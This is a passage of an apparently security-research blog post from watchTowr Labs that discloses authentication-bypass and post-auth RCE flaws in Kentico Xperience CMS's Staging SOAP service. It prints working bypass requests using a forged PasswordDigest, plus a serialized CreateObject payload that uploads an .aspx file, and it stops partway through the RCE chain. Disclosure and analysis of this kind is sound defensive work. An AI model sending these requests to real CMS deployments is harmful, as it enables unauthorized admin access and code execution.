Labs

BY — PIOTR BAZYDLO (@CHUDYPB) — MAR 17, 2025

Bypassing Authentication Like It’s The ‘90s - Pre-Auth RCE Chain(s) in Kentico Xperience CMS

I recently joined watchTowr, and it is, therefore, time - time for my first watchTowr Labs blogpost, previously teased in a tweet of a pre-auth RCE chain affecting some ‘unknown software’.

Joining the team, I wanted to maintain the trail of destruction left by the watchTowr Labs team, and so had to get my teeth into things quickly.

Two primary goals were clear:

1. Look at something completely new - I quickly realized that I've never looked at any CMS solution, and so could be a fun good start.
2. Fulfill the ethos - pure pwnage, or don’t bother.

Kentico’s Xperience CMS stood out as promising, fulfilling several key criteria:

- Written in C# (a familiar language, thank you Exchange).
- Used and leveraged widely by watchTowr Platform customers.
- Popular amongst large enterprises
- A suspiciously minimal amount of critical/high-severity vulnerabilities in the past.
- Attackers recognize the value of Kentico’s CMS - re: CVE-2019-10068 being exploited in the wild.

This meets the criteria of something we’d define as “interesting,” so we began. A few hours later, (sigh), we stumbled into our first Authentication Bypass vulnerability.

Throughout this research, we identified the following vulnerabilities:

- WT-2025-0006 Authentication Bypass

- WT-2025-0007 Post-Authentication Remote Code Execution
- WT-2025-0011 Authentication Bypass

As we walk through this analysis, we'll take you on our journey that allowed us to build exploit chains to achieve Remote Code Execution against (at the time) fully patched Kentico Xperience CMS deployments.

Time to dive in... (and until next time..)

> Disclaimer: You are probably used to reading my heavily technical blog posts - this won't change. However, the watchTowr Labs style is.. unique. Thus, expect memes, terrible jokes and a lot of poor humor woven in.

Vulnerable Configuration

Before we even start deep diving into the vulnerabilities, we want to be clear that the vulnerabilities highlighted in this blogpost do not affect every Kentico CMS installation (but do appear to affect common configurations).

For the vulnerabilities we're about to discuss, two requirements need to be fulfilled:

- The Staging (or 'Sync') Service needs to be enabled on the target (disabled by default).
- The Staging Service needs to be configured with username/password authentication (as opposed to X.509-based authentication option, which is not affected).

However, based on our dataset and exposure across the watchTowr client base, we can confidently say that the above requirements appear to be a common configuration - please do not write these weaknesses off as requiring edge cases. Reassuringly, this seriousness and severity was reflected in the vendors response - the Kentico security team treated all vulnerabilities seriously, and we'll discuss this further later.

Our research, initially, was performed our initial research on Kentico Xperience 13.0.172.


- WT-2025-0006 was resolved in Kentico Xperience 13.0.173.

We also found a second Authentication Bypass, while reviewing Kentico Xperience 13.0.173.

- WT-2025-0011 was resolved in Kentico Xperience 13.0.178.

Although we never reviewed version 12 of Kentico Xperience (or below), we have high-confidence data that version 12 is also vulnerable to both WT-2025-0006 Authentication Bypass and WT-2025-0011 Authentication Bypass.

To get your system into a vulnerable position while you follow this post along at home, a Kentico administrative user can enable the Staging Service within the CMS settings functionality, while selecting the `User name and password` authentication type, as presented in the next screenshot.



With this configuration complete, the next step is to investigate how this authentication is being performed. Let's dive into the technical details!

WT-2025-0006 Authentication Bypass

When we review new solutions, as we've described before a basic aim is to understand the exposed attack surface of the solution and quickly get a feel for how it has been architected.

In case of web applications, you may want to look for some REST- or SOAP-based APIs. Interestingly, Kentico's Experience CMS does not expose a significant number of webservices and endpoints, presenting a relatively small attack surface.

However, a service called `CMS.Synchronization.WSE3.SyncServer` immediately caught our attention.

```
namespace CMS.Synchronization.WSE3
{
    [WebService(Namespace = "http://localhost/SyncWebService/SyncServer")]
    [Policy(typeof(ServicePolicy))]
    [SoapActor("*")]
    public class SyncServer : WebService
    {
```

It exposes a single endpoint, and was interesting for two reasons:

- It performs (pre-hardened) `SoapFormatter`-based deserialization (we later learned that it was hardened/patched as a result of CVE-2019-10068).
- Documentation suggests that it may potentially allow you to gain full control over CMS pages.

Sounds like fun! Let's try to send a simple HTTP request targeting this web method and just see what happens through the power of FAFO:

```
POST /CMSPages/Staging/SyncServer.asmx HTTP/1.1
Host: hostname
Content-Type: text/xml; charset=utf-8
Content-Length: 438
SOAPAction: "<http://localhost/SyncWebService/SyncServer/ProcessSynchroniza

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="<http://www.w3.org/2001/XMLSchema-instance>" xmlns
  <soap:Body>
    <ProcessSynchronizationTaskData xmlns="<http://localhost/SyncWebService/
      <stagingTaskData>watchTowr</stagingTaskData>
    </ProcessSynchronizationTaskData>
  </soap:Body>
</soap:Envelope>
```

We're presented with the following error message:

```
<faultstring>Server was unable to process request. ---&gt; Missing user
```

In the screenshot above presenting the definition of `WebService`, you may have noticed a mysterious `Policy` attribute.

Its full class name is `Microsoft.Web.Services3.PolicyAttribute`, and it's implemented in `Microsoft.Web.Services3.dll`. We've never heard of this DLL before, and so found ourselves scratching our heads a little here.

A quick Google search revealed that this is part of obsolete (probably since 2012) Web Services Enhancement 3.0 for Microsoft .NET. This is likely superseded by .NET WCF, but it's easy to get confused here and thus looked like an interesting item to further examine.

A brief investigation showed that we are dealing with `WS-Security` - an extension to SOAP which is supposed to add a security layer to the protocol.

Sounds complex, but it's not, and should be enough to extend our SOAP body with the appropriate SOAP header (see `soap:Header` tag):

```
POST /CMSPages/Staging/SyncServer.asmx HTTP/1.1
Host: hostname
Content-Type: text/xml; charset=utf-8
Content-Length: 868
SOAPAction: "<http://localhost/SyncWebService/SyncServer/ProcessSynchroniza

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="<http://www.w3.org/2001/XMLSchema-instance>" xmlns
  <soap:Header>
    <wsse:Security xmlns:wsse="<http://docs.oasis-open.org/wss/2004/01/oasis
      <wsse:UsernameToken>
        <wsse:Username>watchTowr</wsse:Username>
        <wsse:Password Type="<http://docs.oasis-open.org/wss/2004/01/oasis-2
      </wsse:UsernameToken>
    </wsse:Security>
```

```
    </soap:Header>
    <soap:Body>
      <ProcessSynchronizationTaskData xmlns="<http://localhost/SyncWebService/
        <stagingTaskData>watchTowr</stagingTaskData>
      </ProcessSynchronizationTaskData>
    </soap:Body>
  </soap:Envelope>
```

We define a `UsernameToken`, which consists of both `Username` and `Password` values.

Now, we need to know how the credentials are being identified. The entire token verification is implemented in the `Microsoft.Web.Services3.Security.Tokens.UsernameTokenManager` class.

Three critical methods are defined here which are of interest to us:

- `VerifyToken`, which triggers the entire token verification procedure.
- `AuthenticateToken`, which is supposed to retrieve a valid password for the given username.
- `VerifyPassword`, which is supposed to compare our password with the password retrieved from the `AuthenticateToken`.

However, developers are welcome to do whatever they want with computers, including extending the `UsernameTokenManager` and overriding methods in order to customize the procedure.

This is what Kentico does with its `CMS.Synchronization.WSE3.WebServiceAuthorization` class:

```
namespace CMS.Synchronization.WSE3
{
    public class WebServiceAuthorization : UsernameTokenManager
    {
        public override void VerifyToken(SecurityToken token)
        {
            if (StagingTaskRunner.ServerAuthenticationType(SiteContext.
            {
                base.VerifyToken(token);
```

```
            }
        }
    //...
}
```

In the above snippet, we can see that the overridden `VerifyToken` calls it's parent equivalent when dealing with username/password-based authentication.

Back to the `UsernameTokenManager.VerifyToken` then!

```
public override void VerifyToken(SecurityToken token)
{
    if (token == null)
    {
        throw new ArgumentNullException("token");
    }
    UsernameToken usernameToken = token as UsernameToken;
    if (usernameToken == null)
    {
        throw new ArgumentException(SR.GetString("WSE561", new object[]
        {
            typeof(UsernameToken).FullName
        }), "token");
    }
    string text = this.AuthenticateToken(usernameToken); // [1]
    if (text == null || text.Length == 0)
    {
        UsernameToken usernameToken2 = this.TokenCache[usernameToken.Us
        if (usernameToken2 != null && usernameToken2 != null && usernam
        {
            text = usernameToken2.Password;
        }
    }
    this.VerifyPassword(usernameToken, text); // [2]
    usernameToken.SetAuthenticatedPassword(text);
}
```

The overall algorithm is pretty straightforward. There are two crucial steps:

At `[1]`, the code calls `AuthenticateToken` and it returns the `text` string. It should be equal to the user's valid password.

At `[2]`, the `VerifyPassword` is called. It will compare the string from `[1]` with the password string provided in the SOAP header.

The `AuthenticateToken` is overridden by Kentico's `WebServiceAuthorization`, and the fun starts here.

```
protected override string AuthenticateToken(UsernameToken token)
{
    if (token == null)
    {
        throw new ArgumentNullException("[WebServiceAuthorization.Authe
    }
    AbstractStockHelper<RequestStockHelper>.Add("AUTH_PROCESSED", true,
    string value = SettingsKeyInfoProvider.GetValue(SiteContext.Current
    string text = EncryptionHelper.DecryptData(SettingsKeyInfoProvider.
    if (string.IsNullOrEmpty(text))
    {
        throw new SecurityException("[WebServiceAuthorization.Authentic
    }
    if (value == token.Username) // [3]
    {
        return StagingTaskRunner.GetSHA1Hash(text); // [4]
    }
    return ""; // [5]
}
```

At `[1]`, the code retrieves the `Username` for the Staging Service (from the configuration).

At `[2]`, it retrieves the password for the configured user (also from the configuration).

At `[3]`, it verifies if the attacker-provided username (delivered through the SOAP request) matches the configured username.

- If yes, it will return a SHA1 hash of a password at `[4]`.

- If not, it will return an empty string at `[5]`.

An empty string? kek.

In simple terms, this sounds fairly unbelievable - if you provide an improper (ie, non-existent) username, the method will return an empty password. What if we tried to just deliver an empty password to bypass authentication?


Well, we of course, tried - and the result is as follows:

```
<faultstring>An invalid security token was provided ---&gt; The incomin
```

Life is never that easy.

As we discovered, there is a validation method in the WSE3 library which will throw an exception when we deliver an empty password. Perhaps you could possibly try different encoding and other tricks to smuggle an empty password - who knows?

As part of onboarding at watchTowr, the importance of raccoon memes is highlighted and this little bud set the mood.



Taking the raccoon’s words to heart, we decided to look around a little bit more (before inevitably overcomplicating things).

There's still one more method to check: `VerifyPassword`.

```
protected virtual void VerifyPassword(UsernameToken token, string authe
{
    //...
```

```
        case PasswordOption.SendHashed:
            this.VerifyHashedPassword(token, authenticatedPassword);
            return;
        case PasswordOption.SendPlainText:
            this.VerifyPlainTextPassword(token, authenticatedPassword);
            break;
        default:
            return;
        }
    }
```

This is interesting!

You might notice that we have two different password verification types available:

- Plaintext password, and
- Hashed password

This looks promising. While we may not be able to deliver an empty password, a hash of an empty string is likely a feasible option.

Does Kentico CMS enforce the `PlainText`-based verification, you ask? Nope.

This function is delegated to the WSE3 library, and it operates strictly on the attacker-controlled XML. It is enough to switch the `Type` attribute of `Password` tag from `PasswordText` to `PasswordDigest`, just like this:

```
POST /CMSPages/Staging/SyncServer.asmx HTTP/1.1
Host: hostname
Content-Type: text/xml; charset=utf-8
Content-Length: 973
SOAPAction: "<http://localhost/SyncWebService/SyncServer/ProcessSynchronizat

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="<http://www.w3.org/2001/XMLSchema-instance>" xmlns
  <soap:Header>
    <wsse:Security xmlns:wsse="<http://docs.oasis-open.org/wss/2004/01/oasis
      <wsse:UsernameToken>
```

```
          <wsse:Username>watchTowr</wsse:Username>
          <wsse:Password Type="<http://docs.oasis-open.org/wss/2004/01/oasis-
        </wsse:UsernameToken>
      </wsse:Security>
    </soap:Header>
    <soap:Body>
      <ProcessSynchronizationTaskData xmlns="<http://localhost/SyncWebService/
        <stagingTaskData>watchTowr</stagingTaskData>
      </ProcessSynchronizationTaskData>
    </soap:Body>
  </soap:Envelope>
```

and just like that, you are able to force the use of hash-based password verification!

How can we deliver a hashed password, then? It's all described in this standard. It's very dry, and hard to read, so reviewing the code was easier:

```
public static byte[] ComputePasswordDigest(byte[] nonce, DateTime creat
{
    if (nonce == null || nonce.Length == 0)
    {
        throw new ArgumentNullException("nonce");
    }
    if (secret == null)
    {
        throw new ArgumentNullException("secret");
    }
    byte[] bytes = Encoding.UTF8.GetBytes(XmlConvert.ToString(created.T
    byte[] bytes2 = Encoding.UTF8.GetBytes(secret);
    byte[] array = new byte[nonce.Length + bytes.Length + bytes2.Length
    Array.Copy(nonce, array, nonce.Length);
    Array.Copy(bytes, 0, array, nonce.Length, bytes.Length);
    Array.Copy(bytes2, 0, array, nonce.Length + bytes.Length, bytes2.Le
    return UsernameToken.Hash(array);
}
```

In the SOAP header, 4 items are required:

- Username.
- Base64 encoded nonce.
- Timestamp, in the following format: `yyyy-MM-ddTHH:mm:ssZ`
- Hashed password.

The hash calculation is as simple as this:

```
sha1(nonce + timestamp + password)
```

Looks almost alright, as long as the `password` is a real secret.

As we eluded to previously, in reality with our new 'return an empty string' issue, the calculation can be simplified to this when you provide an invalid username:

```
sha1(nonce + timestamp)
```

As we control both the `nonce` and the `timestamp`, we can craft a valid authentication token!

This happens because the custom `AuthenticationToken` returned an empty string instead of throwing an exception for an invalid username. Unfortunately, it seems Kentico overlooked the possibility of selecting a hash-based password verification mode.

Nevertheless, here is a sample HTTP Request that bypasses authentication:

```
POST /CMSPages/Staging/SyncServer.asmx HTTP/1.1
Host: hostname
Content-Type: text/xml; charset=utf-8
Content-Length: 1055
SOAPAction: "<http://localhost/SyncWebService/SyncServer/ProcessSynchronizat

<soap:Envelope xmlns:xsi="<http://www.w3.org/2001/XMLSchema-instance>" xmlns
  <soap:Header>
    <wsse:Security xmlns:wsse="<http://docs.oasis-open.org/wss/2004/01/oasis
      <wsse:UsernameToken>
        <wsse:Username>watchTowr</wsse:Username>
        <wsse:Password Type="<http://docs.oasis-open.org/wss/2004/01/oasis-2
        <wsse:Nonce>MTIzNDU2Nzg5MDEyMzQ1Njc4OTAxMjM=</wsse:Nonce>
        <wsu:Created>2025-01-01T03:34:56Z</wsu:Created>
      </wsse:UsernameToken>
    </wsse:Security>
  </soap:Header>
  <soap:Body>
    <ProcessSynchronizationTaskData xmlns="<http://localhost/SyncWebService/
      <stagingTaskData>watchTowr</stagingTaskData>
    </ProcessSynchronizationTaskData>
  </soap:Body>
</soap:Envelope>
```

Yes, it's 2025, and we are looking at the type of Authentication Bypass we'd expect to have found in the 90s (or, so we're told).

WT-2025-0007: Post-Auth Remote Code Execution

Leveraging this Authentication Bypass, we now have full administrative access to Kentico's Staging SOAP API.

In fact, better - we have access with `global admin` rights . In simple terms, this means that our work until this point has allowed us to demonstrate an ability to gain full control over the Kentico Xperience CMS.

While you could look for intrusive ways to achieve the RCE at this point (configuration changes, etc.), this is not the level of recklessness and cowboy-esque behavior clients expect of watchTowr.

Therefore, we decided to look for something more elegant though, and as you have likely already guessed - found a vulnerability within an authenticated API that allowed this.

Let's verify what happens in the `ProcessSynchronizationTaskData` method:

```
[WebMethod(MessageName = "ProcessSynchronizationTaskData")]
public virtual string ProcessSynchronizationTaskData(string stagingTaskI
{
    string text = this.CheckStagingFeature(); // [1]
    if (!string.IsNullOrEmpty(text))
    {
        return text;
    }
    StagingTaskData stagingTaskData2 = StagingTaskDataSoapSerializer.De
    text = SyncServer.CheckVersion(stagingTaskData2);
    if (!string.IsNullOrEmpty(text))
    {
        return text;
    }
    return this.ProcessSynchronizationTaskInternal(stagingTaskData2); /
}
```

At `[1]`, some basic checks are performed (like a license check and authentication-related checks that we've already fulfilled).

At `[2]`, the `SoapFormatter` based deserialization is performed. It is hardened though and it allows to deserialize several types only. It can be seen that the output is expected to be of

`StagingTaskData` type.

At `[3]`, the deserialized object is passed to the `ProcessSynchronizationTaskInternal`.

The tl;dr is that by leveraging our Authentication Bypass, we are now able to execute synchronization functions and tasks.

This alone is a huge and complex functionality, and it took several hours to connect all the puzzle pieces. Documentation remained elusive, and thus it was all about laborious code reading.

To be completely fair, mere mortals are not supposed to interact with this API at all - rather, it is designed to be used internally between Kentico instances.

Regardless, let’s focus on the critical details for the sanity of all readers and to ensure that we get to the exciting part of today’s blogpost.

Let's start with a sample HTTP Request that contains serialized `StagingTaskData` object fragment (some parts were removed for readability):

```
POST /CMSPages/Staging/SyncServer.asmx HTTP/1.1
Host: hostname
Content-Type: text/xml; charset=utf-8
Content-Length: 6129
SOAPAction: "<http://localhost/SyncWebService/SyncServer/ProcessSynchro

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="<http://www.w3.org/2001/XMLSchema-instance>" 
<soap:Header>
 <wsse:Security xmlns:wsse="<http://docs.oasis-open.org/wss/2004/01/oas
    <wsse:UsernameToken>
        <wsse:Username>watchTowr</wsse:Username>
        <wsse:Password Type="<http://docs.oasis-open.org/wss/2004/01/oa
        <wsse:Nonce>MTIzNDU2Nzg5MDEyMzQ1Njc4OTAxMjM=</wsse:Nonce>
        <wsu:Created>2025-01-01T03:34:56Z</wsu:Created>
    </wsse:UsernameToken>
  </wsse:Security>
</soap:Header>
  <soap:Body>
    <ProcessSynchronizationTaskData xmlns="<http://localhost/SyncWebSer
      <stagingTaskData>
        <![CDATA[
            <SOAP-ENV:Envelope xmlns:xsi="<http://www.w3.org/2001/XMLSc
                <SOAP-ENV:Body>
                    <a1:StagingTaskData id="ref-1" xmlns:a1="<http://sc
                    <mSystemVersion xsi:null="1"/>
                    <mTaskGroups xsi:null="1"/>
                    <_x003C_TaskType_x003E_k__BackingField>CreateObject
                    <_x003C_TaskObjectType_x003E_k__BackingField id="re
                    <_x003C_TaskServers_x003E_k__BackingField id="ref-8
                    <_x003C_TaskData_x003E_k__BackingField id="ref-7"><
                            <NewDataSet>
                                <ObjectTranslation>
                                    <ClassName>media_library</ClassName
                                    <ID>1</ID>
                                    <CodeName>Graphics</CodeName>
```

```
                                    <SiteName>DancingGoatCore</SiteName>
                                    <ParentID>0</ParentID>
                                    <GroupID>0</GroupID>
                                    <ObjectType>media.library</ObjectTyp
                                </ObjectTranslation>
                                <Media_File>
                                    <FileID>1</FileID>
                                    <FileName>watchTowrPoc</FileName>
                                    <FileTitle>poc2</FileTitle>
                                    <FileDescription>watchTowr</FileDes
                                    <FileExtension>.png</FileExtension>
                                    <FileMimeType>application/octet-str
                                    <FilePath>path/</FilePath>
                                    <FileSize>20</FileSize>
                                    <FileGUID>993e29f9-086b-4110-872f-5
                                    <FileLibraryID>1</FileLibraryID>
                                    <FileSiteID>1</FileSiteID>
                                    <FileCreatedByUserID>1</FileCreated
                                    <FileModifiedByUserID>1</FileModifi
                                </Media_File>
                            </NewDataSet>]]]><![CDATA[></_x003C_TaskDa
                        <_x003C_TaskBinaryData_x003E_k__BackingField id="re
                                    <FileName>watchTowrz.aspx</FileName>
                                    <FileType>default</FileType>
                                    <FileBinaryData>cG9j</FileBinaryData></
                            <_x003C_TaskServers_x003E_k__BackingField xsi:n
                            <!-- removed for readability -->
                        </a1:StagingTaskData>
                    </SOAP-ENV:Body>
                </SOAP-ENV:Envelope>
    ]]></stagingTaskData>
    </ProcessSynchronizationTaskData>
  </soap:Body>
</soap:Envelope>
```

The above example request, and sample XML, contains several very important parts (with some elements snipped for brevity):

- `TaskType` - defines type of the task that we want to perform. Here, we're executing the `CreateObject` task.

- `TaskObjectType` - type of the object that we want to use during the task execution. Here, we set it to `media.file`.
- `TaskData` - which contains XML defining the task. In this scenario, it consists of two important parts (number of parts may be different, depending on the task type and object type):
  - `ObjectTranslation` definition - enables the task to map the Library ID to the existing Media Library.
  - `Media_File` - this part defines the `media.file` object.
- `TaskBinaryData` - defines a binary task data, which is optional for majority of tasks. It is relevant for the task we are performing (creation of `media.file`) though.

At some point, the code path in question will reach the `ProcessTaskInternal` method, which will retrieve data from the deserialized `StagingTaskData` object:

```
 protected virtual ICMSObject ProcessTaskInternal(StagingTaskData stagi
{
    ICMSObject result = null;
    using (SynchronizationActionContext synchronizationActionContext = 
    {
        UserInfo userInfo = this.TryGetUserSynchronizator(stagingTaskDa
        synchronizationActionContext.LogUserWithTask = (userInfo != nul
        synchronizationActionContext.TaskGroups = SyncManager.GetTaskGr
        using (new CMSActionContext(userInfo ?? this.AdministratorUser)
        {
            UseGlobalAdminContext = true
        })
        {
            if (string.IsNullOrEmpty(stagingTaskData.TaskData))
            {
                throw new InvalidOperationException("Missing task data.
            }
            DataSet dataSetInternal = this.GetDataSetInternal(stagingTa
            DataSet physicalFilesDataSet = this.GetPhysicalFilesDataSet
            using (CMSActionContext cmsactionContext2 = new CMSActionCo
            {
                //...
                //...
```

At `[1]`, the code sets the user context. Our Authentication Bypass gives us `global admin` permissions.

At `[2]`, the code retrieves `dataSetInternal` dataset, which is based on the `TaskData` delivered in the serialized XML.

At `[3]`, the code retrieves `physicalFilesDataSet` dataset, which is based on the `TaskBinaryData` delivered in the serialized XML.

Finally, we reach a critical portion of the the `switch-case` statement:

```
switch (stagingTaskData.TaskType) // [1]
{
    case TaskTypeEnum.UpdateDocument:
    case TaskTypeEnum.CreateDocument:
        this.UpdateDocument(dataSetInternal, text, processChildren);
        if (DataHelper.GetIntValue(dataSetInternal.Tables[text].Rows[0]
        {
            this.ArchiveDocument(dataSetInternal, text);
            goto IL_3CB;
        }
        goto IL_3CB;
    case TaskTypeEnum.PublishDocument:
        if (DataHelper.DataSourceIsEmpty(dataSetInternal.Tables["CMS_Ve
        {
            this.UpdateDocument(dataSetInternal, text, processChildren)
            goto IL_3CB;
        }
        this.PublishDocument(dataSetInternal, text);
        goto IL_3CB;
    case TaskTypeEnum.DeleteDocument:
        this.DeleteDocument(dataSetInternal, false, text);
        goto IL_3CB;
    case TaskTypeEnum.DeleteAllCultures:
        this.DeleteDocument(dataSetInternal, true, text);
        goto IL_3CB;
    case TaskTypeEnum.MoveDocument:
        this.MoveDocument(dataSetInternal, text);
        goto IL_3CB;
```

```
        case TaskTypeEnum.ArchiveDocument:
            this.ArchiveDocument(dataSetInternal, text);
            goto IL_3CB;
        case TaskTypeEnum.UpdateObject:
        case TaskTypeEnum.CreateObject: // [2]
            using (CMSActionContext cmsactionContext3 = new CMSActionContex
            {
                cmsactionContext3.LogSynchronization = false;
                cmsactionContext3.CreateVersion = false;
                cmsactionContext3.UpdateTimeStamp = false;
                cmsactionContext3.UpdateSystemFields = false;
                result = this.UpdateObject(dataSetInternal, physicalFilesDa
                goto IL_3CB;
            }
            break;
        case TaskTypeEnum.DeleteObject:
            break;
        case TaskTypeEnum.RejectDocument:
            //...
            //...
```

Depending on the `TaskType` defined in our XML, we can execute different actions. It's enough to look at the task types, to realize that this API really gives you a full control over CMS page.

We can:

- Create objects
- Update objects
- Delete objects
- Control documents
- etc

It is important here that we highlight that "objects" are a very powerful concept in Kentico. Almost everything seem to be an "object" - whether it be a media file, configuration setting. Tl;dr hundreds of object types exist.

For everyone's sake, we are going to speedrun through the next section as UpdateObject is fairly dry.

You may remember that we've set the `TaskObjectType` to `media.file`, which translates to creating a new media file.

When we update the `media.file` object through the `UpdateObject` method, the `CheckAndEnsureFilePath` method is eventually called:

```
